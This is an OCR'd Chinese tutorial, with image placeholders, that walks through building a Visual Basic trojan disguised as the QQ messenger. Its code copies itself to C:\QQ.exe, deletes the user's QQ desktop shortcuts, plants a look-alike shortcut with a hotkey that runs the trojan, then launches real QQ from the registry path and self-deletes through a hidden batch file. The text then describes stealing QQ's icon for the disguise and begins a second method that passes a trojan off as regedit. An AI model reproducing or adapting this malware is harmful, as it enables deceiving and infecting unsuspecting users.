



图1


图2

整个过程的代码如下：

```
Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" (ByVal hKey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long, ByVal samDesired As Long, phkResult As Long) As Long
Private Declare Function RegCloseKey Lib "advapi32.dll" (ByVal hKey As Long) As Long
Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias "RegQueryValueExA" (ByVal hKey As Long, ByVal lpValueName As String, ByVal lpReserved As Long, lpType As Long, lpData As Any, lpcbData As Long) As Long

Dim lbuffer As Long, sbuffer As String, hKey As Long, ltype As Long

Public Function getvalue(qq_path) As Long '得到QQ.EXE的安装路径
rtn = RegOpenKeyEx(&H80000002, "Software\TENCENT\QQ", 0, &H20000 Or &H1& Or &H8& Or &H10&, hKey)  '获得[HKEY_LOCAL_MACHINE\SOFTWARE\TENCENT\QQ]的操作句柄
    If rtn <> 0& Then
        getvalue = rtn
        Exit Function
    End If

    getvalue = RegQueryValueEx(hKey, "Install", 0, ltype, ByVal 0, lbuffer)  '读install的键值
    lbuffer = 255
    sbuffer = Space(lbuffer)
    getvalue = RegQueryValueEx(hKey, "Install", 0, ltype, ByVal sbuffer, lbuffer)
    qq_path = Left(sbuffer, InStr(sbuffer, Chr(0)) - 1) '将读出的键值返回给函数的qq_path参数，方便调用
    RegCloseKey hKey
End Function

Private Sub create_qq_lnk()  '创建QQ快捷方式
    Set WshShell = CreateObject("wscript.shell")
    strdesktop = WshShell.SpecialFolders("Desktop")

    Set oShellLink = WshShell.CreateShortcut(strdesktop & "\QQ快捷方式.lnk")  '创建一个快捷方式对象，在桌面上显示的名字为"QQ快捷方式.lnk"
    oShellLink.TargetPath = "C:\QQ.exe"  '设置执行路径
    oShellLink.WindowStyle = 1
    oShellLink.Hotkey = "Ctrl+Alt+e"  '设置快捷键
    oShellLink.IconLocation = "C:\QQ.exe"  '设置图标路径，或者"C:\qq.ico"
    oShellLink.Description = "QQ 快捷方式"  '设置描述
    oShellLink.WorkingDirectory = strdesktop
```

```
    oShellLink.Save
End Sub

Sub refresh_self()
    Dim WshShell
    Set WshShell = WScript.CreateObject("WScript.Shell")
    WScript.Sleep 1000                    '延迟1秒
    WshShell.SendKeys "{F5}+{F10}e"        '执行刷新操作
End Sub

Private Sub self_kill()      '可以写到FORM的LOAD事件中
    Open "a.bat" For Append As #1
    Print #1, "@ECHO OFF"
    Print #1, ":START"
    Print #1, "IF NOT EXIST """ & App.EXEName & ".exe""
GOTO FILENOTFOUND"
    Print #1, "DEL """ & App.EXEName & ".exe"""
    Print #1, "GOTO START"
    Print #1, ":FILENOTFOUND"
    Print #1, "DEL A.BAT"
    Print #1, "CLS"
    Print #1, "EXIT"
    Close #1
    Shell "a.bat", vbHide
    End
End Sub

Private Sub Form_Load()    '写在窗体的载入事件中
    On Error Resume Next
    'Form1.Visible = False
    FileCopy App.Path & "\" & App.EXEName & ".exe",
"C:\QQ.exe"  '1，复制病毒文件到"C:\QQ.exe"

    Set WshShell = CreateObject("wscript.shell")
    strdesktop = WshShell.SpecialFolders("Desktop")  '
得到桌面路径

    If Dir(strdesktop & "\QQ.lnk") <> "" Then      '2，删
除桌面已经有的QQ快捷方式
        Kill strdesktop & "\QQ.lnk"

    ElseIf Dir(strdesktop & "\腾讯QQ.lnk") <> "" Then
        Kill strdesktop & "\腾讯QQ.lnk"
    End If

    Call create_qq_lnk    '3，生成自己的QQ快捷方式，指想木
马或者病毒文件

    getvalue qq_path1
    Shell qq_path1 & "\qq.exe", vbNormalFocus    '4，运行
```




图 3

```
正常的QQ应用文件
    refresh_self                    '5，刷新
    self_kill                       '6，自删除
End Sub
```

到这里我们还不能结束，因为程序还不够完善，要实现对QQ图标的完全模仿，还需要用到QQ的图标，我们可以使用图标精灵来获取QQ的图标，运行图标精灵后，单击“提取工具”，然后点击“添加目录”按钮来设置好QQ的目录，最后单击“搜索选定目录”按钮就行了，如图3。在得到了QQ图标后，我们重新返回到VB编辑器中，修改窗体的ICON属性，如图4，然后就可以在“文件”菜单中来生成EXE文件了，如图5。




图 4

当用户运行了“木马.EXE”文件后，原来的QQ快捷方式就会被删除掉，同时木马程序也会进行自删除操作并生成一个QQ快捷方式.LNK，如图6。此时，如果我们打开C盘，就会看到我们的木马程序，这里为了让大家可以直观的进行查看，所以没有对木马文件进行任何的隐藏操作，如图7。以后，只要对方运行了“QQ快捷方式.LNK”这个快捷方式，就会首先执行我们的木马程序，然后木马就会在注册表中找到QQ的安装路径，接着就会启动QQ登录窗口。对于安全意识不高的电脑用户，往往就会被伪装的QQ快捷方式给“忽悠”一把了。




图 5




图 6




图 7

二、替换注册表

注册表是我们常用的系统工具之一，如果一个木马伪装成了注册表，那么我们在启动注册表的时候就会执行木马了。下面的思路就是将木马伪装成注册表，当对方运行注册表的时候就会执行我们的木马文件。还是先给出程序的界面，如图8，其中全部代码如下：

```
Private Sub Form_Load()
    If App.EXEName = "regedit" Then              '说明已
经复制到了系统目录中
```

